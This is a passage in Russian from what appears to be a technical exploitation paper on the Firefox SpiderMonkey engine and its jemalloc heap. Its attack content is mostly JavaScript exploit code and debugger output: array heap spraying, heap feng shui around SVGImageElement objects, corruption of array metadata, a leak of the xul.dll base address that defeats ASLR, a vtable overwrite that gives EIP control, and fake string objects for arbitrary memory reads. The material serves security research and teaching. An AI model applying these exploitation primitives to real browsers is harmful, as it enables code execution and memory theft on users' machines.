- 3) Возможность читать произвольное число байт с любого выбранного адреса, то есть произвольная утечка памяти.
- 4) И наконец, конечно же, контроль над EIP (для запуска ROP-цепочки, например).

Для достижения этих целей мы будем использовать стандартные JavaScript-массивы, то есть `jsobject` типа `ArrayObject`, в качестве примитивов. В прошлом исследователи использовали для аналогичных целей типизированные массивы [P2O, REN]. Однако, как мы видели в разделе 2.1, пользовательски управляемое содержимое (данные) типизированных массивов и их метаданные (например, длина и указатель данных) больше не находятся смежно в памяти. С другой стороны, я обнаружил, что `ArrayObject` можно заставить размещать свои метаданные рядом с данными в куче `jemalloc`, при этом они обладают следующими полезными свойствами:

- 1) Мы можем управлять их размером, кратным 8 байт, а также частично контролировать их содержимое — благодаря 64-битному представлению `jsval` IEEE-754.
- 2) Мы можем легко и контролируемо создавать большое количество `ArrayObject` из JavaScript.
- 3) Мы можем перемещать «напрыснутые» `ArrayObject` в кучу `jemalloc` после заполнения питомника. Поскольку массивы являются `jsobject`, при росте они ведут себя так, как я описал в разделе 2.3.

5.1 — `ArrayObject` внутри `ArrayObject`

Итак, мы «напрыскиваем» `ArrayObject` как элементы контейнерного `ArrayObject`; когда контейнер становится достаточно большим, элементы (каждый из которых сам является `ArrayObject`) перемещаются в кучу `jemalloc` вместе со своим содержимым и метаданными. В файле `js/src/gc/Marking.cpp` это видно в методе `js::TenuringTracer::moveElementsToTenured()` — ниже приведён псевдокод с комментариями (полные детали смотрите в исходниках):

```
/*
 * nslots здесь равно ёмкости ArrayObject плюс 2
 * (ObjectElements::VALUES_PER_HEADER).
 */
size_t nslots = ObjectElements::VALUES_PER_HEADER + srcHeader->capacity;

...

if (src->is<ArrayObject>() && nslots <= GetGCKindSlots(dstKind)) {
    /*
     * Если это ArrayObject и nslots не превышает 16
     * (GetGCKindSlots(dstKind)), новое выделение не производится.
     */

    ...

    return nslots * sizeof(HeapSlot);
}

...

/*
 * Иначе производится новое выделение размером nslots
 * в куче jemalloc, элементы копируются,
 * и устанавливается указатель elements_.
 */
dstHeader = \
    reinterpret_cast<ObjectElements*>(zone->pod_malloc<HeapSlot>(nslots));

js_memcpy(dstHeader, srcHeader, nslots * sizeof(HeapSlot));
nursery().setElementsForwardingPointer(srcHeader, dstHeader, nslots);
```

Вернёмся к примеру из раздела 2.3 и покажем его в контексте перемещения `ArrayObject` и их метаданных в кучу `jemalloc`.

```
.....
+-+          +--+-----+          +-----+          :
```




Схема выше описывает, что происходит с кучами Firefox при выполнении следующего JavaScript-кода. Мы создаём контейнерный ArrayObject — изначально он выделяется в питомнике. Это A из схемы выше.

```
var container = new Array();
```

По мере добавления элементов (ArrayObject) в контейнер происходит малый GC питомника. Мы провоцируем его, заполняя 16 МБ питомника 66000 ArrayObject по 30 элементов каждый — напоминая, каждый элемент занимает 8 байт (jsval), но получившийся ArrayObject размером 240 байт попадает в jemalloc-ран размера 256 (плюс метаданные).

```
// 16777216 / 256 == 65536
var spray_size = 66000;
```

Контейнерный ArrayObject (A) перемещается из питомника в постоянную кучу. Если $(2 + capacity) \geq 17$, то каждый из элементов-ArrayObject контейнера повторно выделяется в куче jemalloc. Поскольку они являются ArrayObject, у них есть и содержимое, и метаданные. Контейнер остаётся в постоянной куче на протяжении всего своего существования.

```
for(var i = 0; i < spray_size; i++)
{
    container[i] = new Array();

    for(var j = 0; j < 30; j += 2) // 30 * 8 == 240
    {
        container[i][j] = 0x45464645;
        container[i][j + 1] = 0x47484847;
```

```
}  
}
```

Внимательный читатель заметит кое-что здесь. Условие перемещения объекта в кучу `jemalloc` зависит от ёмкости (`capacity`) объекта. Это ограничивает, какие категории размеров `jemalloc` могут быть использованы для наших целей, исходя из начальной ёмкости объекта. Если покопаться в коде `SpiderMonkey`, выяснится, что у `ArrayObject` с `initlen` равным 1 (например, `a[0] = "A"`) ёмкость равна 6. Следовательно, для выполнения условия перемещения нам придётся исключить некоторые малые категории размеров `jemalloc`.

Воспользуемся утилитой `shadow` внутри `WinDBG`, чтобы найти «напрысканное» содержимое в куче `jemalloc` (отредактировано для читаемости):

```
0:000> !py c:\\tmp\\pykd_driver jeseach -s 256 -c 45464645  
  
[shadow] searching all current runs of size class 256 for 45464645  
  
[shadow] found 45464645 at 0x141ad110  
          (run 0x141ad000, region 0x141ad100, region size 0256)  
  
[shadow] found 45464645 at 0x141ad120  
          (run 0x141ad000, region 0x141ad100, region size 0256)  
  
[shadow] found 45464645 at 0x141ad130  
          (run 0x141ad000, region 0x141ad100, region size 0256)  
  
0:000> dd 141ad100 1?80  
  
[ Метаданные одного из напрысканных ArrayObject ]  
      flags      initlen  capacity length  
141ad100  00000000 0000001e 0000001e 0000001e  
  
[ Содержимое того же напрысканного ArrayObject ]  
141ad110  45464645 ffffffff81 47484847 ffffffff81  
141ad120  45464645 ffffffff81 47484847 ffffffff81  
...  
141ad1e0  45464645 ffffffff81 47484847 ffffffff81  
141ad1f0  45464645 ffffffff81 47484847 ffffffff81  
  
[ Метаданные следующего напрысканного ArrayObject ]  
      flags      initlen  capacity length  
141ad200  00000000 0000001e 0000001e 0000001e  
  
[ и его данные ]  
141ad210  45464645 ffffffff81 47484847 ffffffff81  
141ad220  45464645 ffffffff81 47484847 ffffffff81  
  
0:000> !py c:\\tmp\\pykd_driver jeinfo 141ad200  
[shadow] address 0x141ad200  
...  
[shadow] run 0x141ad000 is the current run of bin 0x00600608  
  
[shadow] address 0x141ad200 belongs  
          to region 0x141ad200 (size class 0256)
```

Видно, что элементы-`ArrayObject` контейнерного `ArrayObject` действительно находятся в куче `jemalloc`, в регионах размера 256, и смежны друг с другом.

5.2 — `jemalloc feng shui`

«Heap feng shui» означает манипуляцию кучей с целью тщательно спроектировать её расположение (с помощью выбранных объектов) для облегчения эксплуатации [FSJ]. Вооружившись знаниями предыдущих разделов, мы теперь можем:

- 1) Перемещать наши ArrayObject из питомника в кучу jemalloc вместе с их метаданными.
- 2) «Пробивать дыры» в ранах jemalloc и запускать сборку мусора, чтобы эти дыры стали доступны для последующих выделений.
- 3) Занимать дыры (благодаря LIFO-природе jemalloc) и создавать полезное расположение в куче.

Предполагая наличие уязвимости типа heap overflow в DOM-классе определённого размера, мы можем продолжить реализацию методологии. В качестве примера использую типичный DOM-класс Firefox с vtable, экземпляр которого можно легко создать из JavaScript. С помощью shadow найдём DOM-класс, объекты которого имеют размер 256 байт:

```
0:000> !py c:\\tmp\\pykd_driver symbol
[shadow] usage: symbol [-vjdX] <size>
[shadow] options:
[shadow]   -v  only class symbols with vtable
[shadow]   -j  only symbols from SpiderMonkey
[shadow]   -d  only DOM symbols
[shadow]   -x  only non-SpiderMonkey symbols

0:000> !py c:\\tmp\\pykd_driver symbol -dv 256
[shadow] searching for DOM class symbols of size 256 with vtable
...
[shadow] 0x100 (256) class mozilla::dom::SVGImageElement (vtable: yes)
```

Продолжая с того места, на котором остановились в разделе 5.1: после заполнения кучи jemalloc ArrayObject-ами освобождаем каждый второй, создавая дыры. Также запускаем сборку мусора, чтобы дыры стали доступны для повторного использования.

```
for(var i = 0; i < spray_size; i += 2)
{
    delete(container[i]);
    container[i] = null;
    container[i] = undefined;
}

var gc_ret = trigger_gc();
```

Заполняем эти дыры идентифицированным уязвимым объектом — mozilla::dom::SVGImageElement. Предполагается, что в каком-либо методе этого класса у нас есть управляемое (или полууправляемое) переполнение кучи. Его можно спровоцировать либо после создания каждого объекта, либо после выделения всех объектов — на каком-то конкретном.

```
for(var i = 0; i < spray_size; i += 2)
{
    // SVGImageElement — объект размером 0x100
    container[i] = \
    document.createElementNS("http://www.w3.org/2000/svg", "image");

    // здесь можно спровоцировать переполнение на каждом выделении, например:
    // container[i].some_vulnerable_method();
}

// или здесь — только на конкретном объекте, например:
// container[1666].some_vulnerable_method();
```

Используя shadow, как прежде, можно найти управляемое «напрысканное» содержимое ArrayObject и убедиться в успехе расположения в куче: ArrayObject и SVGImageElement чередуются в куче jemalloc. Команда jerun выводит текстовую визуализацию регионов запрошенного рана: их индекс, занят ли регион, адрес и 4-байтный предпросмотр содержимого.

```
0:000> !py c:\\tmp\\pykd_driver jerun 0x15b11000
[shadow] searching for run 0x15b11000

[shadow] [run 0x15b11000] [size 016384] [bin 0x00600608]
           [region size 0256] [total regions 0063] [free regions 0000]
[shadow] [region 000] [used] [0x15b11100] [0x0]
```

```
[shadow] [region 001] [used] [0x15b11200] [0x69e0cf70]
[shadow] [region 002] [used] [0x15b11300] [0x0]
[shadow] [region 003] [used] [0x15b11400] [0x69e0cf70]
...
```

Видим: регион по адресу 15b11100 — первый регион рана, он занят, и его первые 4 байта нулевые, что соответствует полю `flags` `ArrayObject`. Следующий регион по 15b11200 начинается с двойного слова 69e0cf70 — это указатель на `vtable` `SVGImageElement`.

Рассмотрим подробнее:

```
0:000> dd 15b11100 1?80

[ Метаданные ArrayObject в регионе 000 ]
      flags      initlen  capacity length
15b11100  00000000 0000001e 0000001e 0000001e

[ Содержимое ArrayObject ]
15b11110  45464645 ffffffff81 47484847 ffffffff81
15b11120  45464645 ffffffff81 47484847 ffffffff81
...
15b111d0  45464645 ffffffff81 47484847 ffffffff81
15b111e0  45464645 ffffffff81 47484847 ffffffff81
15b111f0  45464645 ffffffff81 47484847 ffffffff81

[ Объект SVGImageElement в регионе 001 ]
15b11200  69e0cf70 69e0eba0 1a590ea0 00000000
15b11210  11bfc830 00000000 00020008 00000000
15b11220  00000000 00000000 15b11200 00000000
15b11230  00000007 00000000 00090000 00000000
15b11240  69e0d1f4 00000000 00000000 00000000
15b11250  00000000 00000000 69e0bd38 00000000
...

[ Следующий ArrayObject начинается здесь, регион 002 ]
      flags      initlen  capacity length
15b11300  00000000 0000001e 0000001e 0000001e
15b11310  45464645 ffffffff81 47484847 ffffffff81
15b11320  45464645 ffffffff81 47484847 ffffffff81
...

[ Объект SVGImageElement в регионе 003 ]
15b11400  69e0cf70 69e0eba0 1a590ea0 00000000
...

0:000> dds 15b11200
15b11200  69e0cf70 xul!mozilla::dom::SVGImageElement::`vftable'
```

Нам удалось организовать кучу так, как требовалось. Следующий шаг — найти `ArrayObject`, метаданные которого были повреждены предполагаемой ошибкой переполнения `SVGImageElement`. Следующий фрагмент кода предполагает, что мы перезаписали все 16 байт метаданных и использовали 0xb66 как новое значение для `initlen`, `capacity` и `length`.

```
var pwned_index = 0;

for(var i = 0; i < spray_size; i += 2)
{
    if(container[i].length > 500)
    {
        var pwnstr = "[*] corrupted array found at index: " + i;
        log(pwnstr);

        pwned_index = i;
        break;
    }
}
```

Наш повреждённый `ArrayObject` теперь позволяет индексировать соответствующий JavaScript-массив за его пределами, попадая в соседний объект `SVGImageElement`. Поскольку мы

«напрыскали» массивы длиной 30 (0x1e), можно обратиться к первым 8 байтам объекта SVGImageElement как к jsval типа double с индексом 30 (элемент с индексом 29 — последний в массиве).

```
0:000> dd 15b11300 l?80

[ Повреждённые метаданные ArrayObject ]
      flags      initlen  capacity length
15b11300  00000000 00000666 00000666 00000666

      [ индекс 0 ] [ индекс 1 ]
15b11310  45464645 ffffffff81 47484847 ffffffff81

      [ индекс 2 ] [ индекс 3 ]
15b11320  45464645 ffffffff81 47484847 ffffffff81
...
15b113c0  45464645 ffffffff81 47484847 ffffffff81
15b113e0  45464645 ffffffff81 47484847 ffffffff81

      [ индекс 28 ] [ индекс 29 ]
15b113f0  45464645 ffffffff81 47484847 ffffffff81

      [ индекс 30 ] [ индекс 31 ]
15b11400  69e0cf70 69e0eba0 1a590ea0 00000000

15b11410  11bfc830 00000000 00020008 00000000

      [ индекс 35 ]
15b11420  00000000 00000000 15b11400 00000000
15b11430  00000007 00000000 00090000 00000000
...
15b114e0  e4000201 00000000 00000000 e4010301
15b114f0  06000106 00000001 00000000 e5e50000

0:000> g
[*] corrupted array found at index: 31147
```

5.3 — Утечка базового адреса xul.dll и нашего положения в памяти

Мы можем читать с индекса 30, однако, поскольку мы используем для этого массив, два 32-битных значения там будут интерпретированы как double jsval (так как 32-битное значение, соответствующее типу 64-битного jsval, меньше 0xFFFFFFFF80). Поэтому нам нужно реализовать две вспомогательные функции: одну для чтения 64-битного значения как double и преобразования его в исходные байты (double_to_bytes()), и одну для преобразования этих байт в шестнадцатеричное представление (bytes_to_hex()). Чтение с индекса 30 даёт нам указатель на vtable SVGImageElement, и нам просто нужно вычесть из него известный, не подверженный ASLR адрес из xul.dll.

```
var val_hex = \
    bytes_to_hex(double_to_bytes(container[pwned_index][30]));

var known_xul_addr = 0x121deba0; // специфично для 41.0.1
var leaked_xul_addr = parseInt(val_hex[1], 16);
var aslr_offset = leaked_xul_addr - known_xul_addr;
var xul_base = 0x10000000 + aslr_offset;

var val_str = \
    "[*] leaked xul.dll base address: 0x" + xul_base.toString(16);

log(val_str);
```

В объекте SVGImageElement по адресу 15b11428, доступном через наш повреждённый массив с индексом 35, находится указатель на начало самого объекта (15b11400). Подобные указатели

присутствуют в большинстве (если не во всех — я не проверял все автоматически) DOM-объектов Firefox для нужд сборки мусора. Утечка этого адреса через индекс 35 нашего повреждённого массива позволяет узнать расположение всех этих объектов в куче `jemalloc`. Это очень полезно для создания поддельных, но допустимых объектов (как мы будем делать в последующих разделах).

```
val_hex = \
    bytes_to_hex(double_to_bytes(container[pwned_index][35]));

val_str = "[*] victim SVGImageElement object is at: 0x" + val_hex[0];
log(val_str);
```

Снова используем вспомогательные функции для чтения `double jsval` и преобразования в шестнадцатеричный вид.

Вывод в WinDBG (отредактировано для читаемости):

```
0:000> g
[*] corrupted array found at index: 31147
[*] leaked xul.dll base address: 0x67c30000
[*] victim SVGImageElement object is at: 0x15b11400

Breakpoint 0 hit

eax=002cf801 ebx=1160b8b0 ecx=00000001 edx=00000002 esi=697f1386
edi=00000000 eip=697f1386 esp=0038cce0 ebp=0038cd6c iopl=0
nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b  efl=00000202

xul!js::math_asin:
697f1386 push    ebp

0:000> lm m xul
start      end          module name
67c30000 6a162000    xul
```

Мы можем убедиться с помощью команды WinDBG `lm`, что базовый адрес `xul.dll` был утечён корректно. Также теперь нам известен адрес нашего объекта-жертвы `SVGImageElement`. Полный код находится в файле `svg-leak.html` в архиве.

5.4 — Контроль над EIP

Наш повреждённый `ArrayObject`, разумеется, также можно использовать для записи в память. Чтобы получить контроль над EIP, достаточно перезаписать указатель на `vtable` объекта `SVGImageElement` и затем вызвать один из его методов. Конкретные значения, которые нужно добавить или вычесть из утечённого адреса объекта `SVGImageElement`, зависят от вызываемого метода (и версии `xul.dll`).

```
var obj_addr = \
    parseInt(val_hex[0], 16); // наше местонахождение в памяти, см. выше

var deref_addr = obj_addr - 0x1f4 + 0x4; // специфично для 41.0.1
var target_eip = "41424344";

var write_val_bytes = \
    hex_to_bytes(target_eip + deref_addr.toString(16));

var write_val_double = bytes_to_double(write_val_bytes);
container[pwned_index][30] = write_val_double;

log("[*] calling a method of the corrupted SVGImageElement object");

for(var i = 0; i < spray_size; i += 2)
{
```

```

    container[i].setAttribute("height", "100");
}

```

Поскольку мы не знаем точный индекс повреждённого объекта SVGImageElement, мы вызываем метод на всех «напрысканных» объектах.

После перезаписи vtable SVGImageElement ситуация в WinDBG выглядит следующим образом:

```

0:000> dd 15b11300 1?80

[ Повреждённые метаданные ArrayObject ]
      flags      initlen  capacity length
15b11300  00000000 00000666 00000666 00000666

      [ индекс 0      ] [ индекс 1      ]
15b11310  45464645 ffffffff81 47484847 ffffffff81

      [ индекс 2      ] [ индекс 3      ]
15b11320  45464645 ffffffff81 47484847 ffffffff81
...
15b113c0  45464645 ffffffff81 47484847 ffffffff81
15b113e0  45464645 ffffffff81 47484847 ffffffff81

      [ индекс 28     ] [ индекс 29     ]
15b113f0  45464645 ffffffff81 47484847 ffffffff81

      [ индекс 30     ] [ индекс 31     ]
15b11400  15b11210 41424344 1a590ea0 00000000

15b11410  11bfc830 00000000 00020008 00000000

      [ индекс 35     ]
15b11420  00000000 00000000 15b11400 00000000
15b11430  00000007 00000000 00090000 00000000
...
15b114e0  e4000201 00000000 00000000 e4010301
15b114f0  06000106 00000001 00000000 e5e50000

0:000> g
[*] calling a method of the corrupted SVGImageElement object

(1084.a60): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.

eax=15b11210 ebx=00000001 ecx=15b11400 edx=00000006 esi=1160b8b0
edi=15b11400 eip=41424344 esp=0032d2f0 ebp=0032d520 iopl=0
nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b  efl=00010246

41424344 je 41424346 [br=1]

```

Мы получили контроль над EIP, знаем базовый адрес xul.dll и можем разместить произвольное содержимое в куче по известным адресам — поэтому на этом этапе построить ROP-цепочку к нужной нам цели вполне несложно. Полный код смотрите в файле `svg-eip-control.html`.

5.5 — Произвольная утечка памяти

Хотя мы уже добились полного контроля над процессом Firefox, рассмотрим кое-что, требующее более тонкого контроля над кучей jemalloc. Чтобы продемонстрировать детальные возможности управления jemalloc, я опишу, как добиться возможности читать произвольное число байт с любого выбранного адреса — то есть реализовать произвольную утечку памяти.

Для этой цели я буду использовать сконструированную (поддельную) не встроенную строку. Чтобы иметь возможность читать обратно из этой поддельной строки, мне также нужно создать поддельный jsval типа «строка», указывающий на поддельную не встроенную строку, и обратиться к нему через повреждённый ArrayObject. Проблема такого подхода в том, что повреждённый ArrayObject нельзя использовать для записи поддельного jsval типа «строка» (или любого другого jsval): напомним, не существует 64-битного числа IEEE-754, которое в 32-битном представлении превышало бы 0xFFFF0000. А именно это требуется для создания поддельного jsval строки: нужно записать ffffffff85 как значение тега (если вы путаетесь, вернитесь к обсуждению строк в разделе 2.1).

Таким образом, нужно найти другой способ создать поддельный jsval типа «строка» в управляемой памяти. Мы можем использовать надёжность и LIFO-природу jemalloc для создания более сложного расположения в куче, которое поможет решить эту задачу. В частности, я добавлю в методологию типизированные массивы, чтобы использовать их полностью управляемое содержимое. Хотя, как мы видели, я не могу разместить метаданные типизированного массива в памяти, достижимой из управляемых пользователем данных, сами данные типизированного массива (управляемые с точностью до байта) могут быть размещены в ранах jemalloc.

Начнём с «напрыскивания» ранов jemalloc размера 256 с помощью ArrayObject. Снова нужно миновать питомник и переместить объекты в jemalloc, поэтому размер напрыска — $16777216 / 256 == 65536$ массивов.

```
var spray_size = 66000;
var container = new Array();

for(var i = 0; i < spray_size; i++)
{
    container[i] = new Array();

    for(var j = 0; j < 30; j += 2) // 30 * 8 == 240 байт
    {
        container[i][j] = 0x45464645;
        container[i][j + 1] = 0x47484847;
    }
}
```

На этот раз вместо того чтобы оставлять дыру через одно выделение, мы оставляем две дыры на каждый оставшийся в куче jemalloc ArrayObject. Также запускаем сборку мусора, чтобы дыры стали доступны для повторного использования.

```
for(var i = 0; i < spray_size; i += 3)
{
    delete(container[i]);
    container[i] = null;
    container[i] = undefined;

    delete(container[i + 1]);
    container[i + 1] = null;
    container[i + 1] = undefined;
}

var gc_ret = trigger_gc();
```

Предположим, у нас установлена точка останова, и посмотрим, как выглядят раны jemalloc размера 256:

```
0:043> !py c:\tmp\pykd_driver jcruns -s 256
[shadow] listing allocated non-current runs for size class 256
[shadow] [total non-current runs 446]

[shadow] [run 0x0e507000] [size 016384] [bin 0x00700608]
        [region size 0256] [total regions 0063] [free regions 0000]

...
```

```
[shadow] [run 0x11d03000] [size 016384] [bin 0x00700608]
[region size 0256] [total regions 0063] [free regions 0042]

[shadow] [run 0x15f09000] [size 016384] [bin 0x00700608]
[region size 0256] [total regions 0063] [free regions 0042]

[shadow] [run 0x15f0d000] [size 016384] [bin 0x00700608]
[region size 0256] [total regions 0063] [free regions 0042]

[shadow] [run 0x15f11000] [size 016384] [bin 0x00700608]
[region size 0256] [total regions 0063] [free regions 0042]

[shadow] [run 0x15f15000] [size 016384] [bin 0x00700608]
[region size 0256] [total regions 0063] [free regions 0042]

[shadow] [run 0x15f19000] [size 016384] [bin 0x00700608]
[region size 0256] [total regions 0063] [free regions 0042]

...
```

Посмотрим на один из этих ранов (случайный) с помощью shadow:

```
0:000> !py c:\tmp\pykd_driver jerun 0x15f15000
[shadow] searching for run 0x15f15000

[shadow] [run 0x15f15000] [size 016384] [bin 0x00700608]
[region size 0256] [total regions 0063] [free regions 0042]

[shadow] [region 000] [free] [0x15f15100] [0xe5e5e5e5]
[shadow] [region 001] [free] [0x15f15200] [0xe5e5e5e5]
[shadow] [region 002] [used] [0x15f15300] [0x0]
[shadow] [region 003] [free] [0x15f15400] [0xe5e5e5e5]
[shadow] [region 004] [free] [0x15f15500] [0xe5e5e5e5]
[shadow] [region 005] [used] [0x15f15600] [0x0]
[shadow] [region 006] [free] [0x15f15700] [0xe5e5e5e5]
[shadow] [region 007] [free] [0x15f15800] [0xe5e5e5e5]
[shadow] [region 008] [used] [0x15f15900] [0x0]
[shadow] [region 009] [free] [0x15f15a00] [0xe5e5e5e5]
[shadow] [region 010] [free] [0x15f15b00] [0xe5e5e5e5]

...
```

Пробивание дыр сработало. Напомним, что e5e5e5e5 — это значение, используемое Firefox для санитизации освобождённых регионов jemalloc. Занятые регионы с нулевым первым двойным словом — это оставшиеся в куче ArrayObject.

Теперь заполняем эти дыры в куче jemalloc одним объектом SVGImageElement и одним типизированным массивом Uint32Array после каждого ArrayObject. Важно, чтобы содержимое типизированного массива имело размер 256 байт, чтобы попасть в целевой jemalloc-ран. В данный момент фактическое содержимое типизированного массива не важно.

```
for(var i = 0; i < spray_size; i += 3)
{
    container[i] = \
    document.createElementNS("http://www.w3.org/2000/svg", "image");

    container[i + 1] = new Uint32Array(64);

    for(var j = 0; j < 64; j++) // 64 * 4 == 256
    {
        container[i + 1][j] = 0x51575751;
    }
}
```

Теперь тот же ран выглядит так:

```
0:000> !py c:\tmp\pykd_driver jerun 0x15f15000
[shadow] searching for run 0x15f15000

[shadow] [run 0x15f15000] [size 016384] [bin 0x00700608]
[region size 0256] [total regions 0063] [free regions 0000]
```

```

[shadow] [region 000] [used] [0x15f15100] [0x69e0cf70]
[shadow] [region 001] [used] [0x15f15200] [0x51575751]
[shadow] [region 002] [used] [0x15f15300] [0x0]
[shadow] [region 003] [used] [0x15f15400] [0x69e0cf70]
[shadow] [region 004] [used] [0x15f15500] [0x51575751]
[shadow] [region 005] [used] [0x15f15600] [0x0]
[shadow] [region 006] [used] [0x15f15700] [0x69e0cf70]
[shadow] [region 007] [used] [0x15f15800] [0x51575751]
[shadow] [region 008] [used] [0x15f15900] [0x0]
[shadow] [region 009] [used] [0x15f15a00] [0x69e0cf70]
[shadow] [region 010] [used] [0x15f15b00] [0x51575751]
...
[shadow] [region 014] [used] [0x15f15f00] [0x0]
[shadow] [region 015] [used] [0x15f16000] [0x69e0cf70]
[shadow] [region 016] [used] [0x15f16100] [0x51575751]

```

```
0:000> dd 0x15f15f00 1?90
```

```

[ ArrayObject ]
15f15f00  00000000 0000001e 0000001e 0000001e
15f15f10  45464645 ffffffff81 47484847 ffffffff81
15f15f20  45464645 ffffffff81 47484847 ffffffff81
15f15f30  45464645 ffffffff81 47484847 ffffffff81
15f15f40  45464645 ffffffff81 47484847 ffffffff81
15f15f50  45464645 ffffffff81 47484847 ffffffff81
15f15f60  45464645 ffffffff81 47484847 ffffffff81
15f15f70  45464645 ffffffff81 47484847 ffffffff81
15f15f80  45464645 ffffffff81 47484847 ffffffff81
15f15f90  45464645 ffffffff81 47484847 ffffffff81
15f15fa0  45464645 ffffffff81 47484847 ffffffff81
15f15fb0  45464645 ffffffff81 47484847 ffffffff81
15f15fc0  45464645 ffffffff81 47484847 ffffffff81
15f15fd0  45464645 ffffffff81 47484847 ffffffff81
15f15fe0  45464645 ffffffff81 47484847 ffffffff81
15f15ff0  45464645 ffffffff81 47484847 ffffffff81

[ SVGImageElement ]
15f16000  69e0cf70 69e0eba0 1652da20 00000000
15f16010  0d863c90 00000000 00020008 00000000
15f16020  00000000 00000000 15f16000 00000000
15f16030  00000007 00000000 00090000 00000000
15f16040  69e0d1f4 00000000 00000000 00000000
15f16050  00000000 00000000 69e0bd38 00000000
15f16060  69f680d4 e5e50000 69f680d4 e5e50000
15f16070  69f680d4 e5e50100 00000000 e5e5e5e5
15f16080  69e0c9d8 69e0c24c 00000000 00000000
15f16090  00000000 00000000 00000000 00000000
15f160a0  00000000 e5e5e5e5 00000000 00000000
15f160b0  00890001 e5000000 00000000 e5e5e5e5
15f160c0  00000000 00000000 e4000001 00000000
15f160d0  00000000 e4010101 00000000 00000000
15f160e0  e4000201 00000000 00000000 e4010301
15f160f0  06000106 00000001 00000000 e5e50000

[ Содержимое Uint32Array ]
15f16100  51575751 51575751 51575751 51575751
15f16110  51575751 51575751 51575751 51575751
15f16120  51575751 51575751 51575751 51575751
15f16130  51575751 51575751 51575751 51575751
...

```

Нам удалось создать требуемое расположение: один `ArrayObject` (с метаданными и jsval-содержимым), за ним — объект `SVGImageElement`, за ним — содержимое `Uint32Array`. Если посмотреть на некоторые другие раны нашего целевого размера (256), можно обнаружить, что в части из них расположение не удалось: `ArrayObject` оказался соседом `Uint32Array`, а не `SVGImageElement`. Это иногда случается, но не является для нас проблемой. Пока хотя бы в одном ране расположение сработало — методология применима. Ниже я объясню, почему раны с неверным расположением не создают проблем; просто имейте это в виду, если вы увидите такое

через shadow и удивитесь.

Далее мы приступаем к запуску предполагаемой ошибки переполнения кучи в методе SVGImageElement. Это позволяет нам перезаписать данные из объекта SVGImageElement в следующий ArrayBuffer (и через промежуточный Uint32Array в данном случае). Затем мы находим повреждённый ArrayBuffer, как делали в разделе 5.2, и используем его для утечки нашего местоположения в памяти, как в разделе 5.3 (полный код смотрите в файле arbitrary-leak.html в архиве). Теперь мы можем сосредоточиться на преобразовании нашей относительной утечки в произвольную.

Поскольку нам известен адрес объекта SVGImageElement, мы можем вычислить адрес соседнего Uint32Array — он находится на 0x100 байт позже. Затем мы создаём поддельный jsval типа «строка» в начале каждого из «напрысканных» Uint32Array. Этот поддельный jsval будет указывать на 0x10 байт после начала Uint32Array. Там мы создадим поддельную не встроенную строку с произвольным адресом, из которого хотим выполнить утечку. JavaScript-код для всего этого:

```
// утечённый адрес объекта SVGImageElement
var obj_addr = parseInt(val_hex[0], 16);

// куда мы поместим нашу поддельную не встроенную строку
var fake_jsstring_addr = obj_addr + 0x110;

// создаём поддельный jsval типа «строка» в начале
// каждого напрысканного объекта Uint32Array
for(var i = 0; i < spray_size; i += 3)
{
    container[i + 1][0] = fake_jsstring_addr;
    container[i + 1][1] = 0xffffffff85;
}

// по адресу obj_addr + 0x110, соответствующему [64] и [65],
// создаём поддельную не встроенную строку
var read_len = "00000002"; // размер поддельной строки
write_val_bytes = hex_to_bytes(read_len + "00000049");
write_val_double = bytes_to_double(write_val_bytes);
container[pwned_index][64] = write_val_double;

// используем базовый адрес xul.dll как произвольный адрес для чтения,
// зная, что первые два байта там — "MZ" в ASCII
var read_addr = xul_base.toString(16);
write_val_bytes = hex_to_bytes("00000000" + read_addr);
write_val_double = bytes_to_double(write_val_bytes);
container[pwned_index][65] = write_val_double;

